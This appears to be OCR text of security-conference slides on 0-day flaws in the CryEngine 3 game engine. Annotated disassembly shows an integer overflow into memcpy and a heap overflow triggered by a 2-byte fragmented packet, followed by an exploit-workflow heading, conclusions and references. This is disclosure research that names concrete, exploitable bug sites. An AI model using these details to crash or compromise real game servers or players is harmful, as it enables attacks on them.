
Integer Overflow Via Fragmented Packets (0-day)

```
395818D7   MOV EDX,DWORD PTR DS:[ESI]       ; packet size (=2) < 4
[...]
395818E3   SUB EDX,4                        ; 2 - 4
395818E6   PUSH EDX
395818E7   ADD EAX,4
395818EA   PUSH EAX
395818EB   LEA ECX,[EDI+ECX+23]
395818EF   PUSH ECX
395818F0   CALL <JMP.&MSVCR100.memcpy>
```




Just a 2-byte packet

CryEngine 3 [Bug #2]




Heap Overflow
Via Fragmented Packets



EXPLOIT WORKFLOW


Heap Overflow Via Fragmented Packets (0-day)

```
39581C0F   MOV EAX,DWORD PTR DS:[ESI]
39581C11   MOV EDX,DWORD PTR SS:[ESP+1C]
39581C15   MOV DWORD PTR DS:[EDX],EAX
39581C17   LEA ECX,[ESI+4]
39581C1A   AND EAX,FFFFFFFC
39581C1D   MOV EDX,DWORD PTR DS:[EAX+0C]
39581C20   PUSH ECX
39581C21   PUSH EDI
39581C22   CALL EDX
```



DEMO-TIME

Conclusion



Conclusion

- Game engines are **crucial** for games
- Game engine issues affect **sets of games**
- Games are **no longer for kids**
- Master servers can be used to conduct **distributed/targeted attacks** against Companies or Players
- Game security is **scary for players**
- And **awesome for Security Researchers :**]

References

- A paper about engine bugs is available at:
  - http://revuln.com/files/ReVuln_Game_Engines_0days_tale.pdf

- Steam and Origin papers:
  - http://revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf
  - http://revuln.com/files/ReVuln_EA_Origin_Insecurity.pdf

Thanks! Questions?

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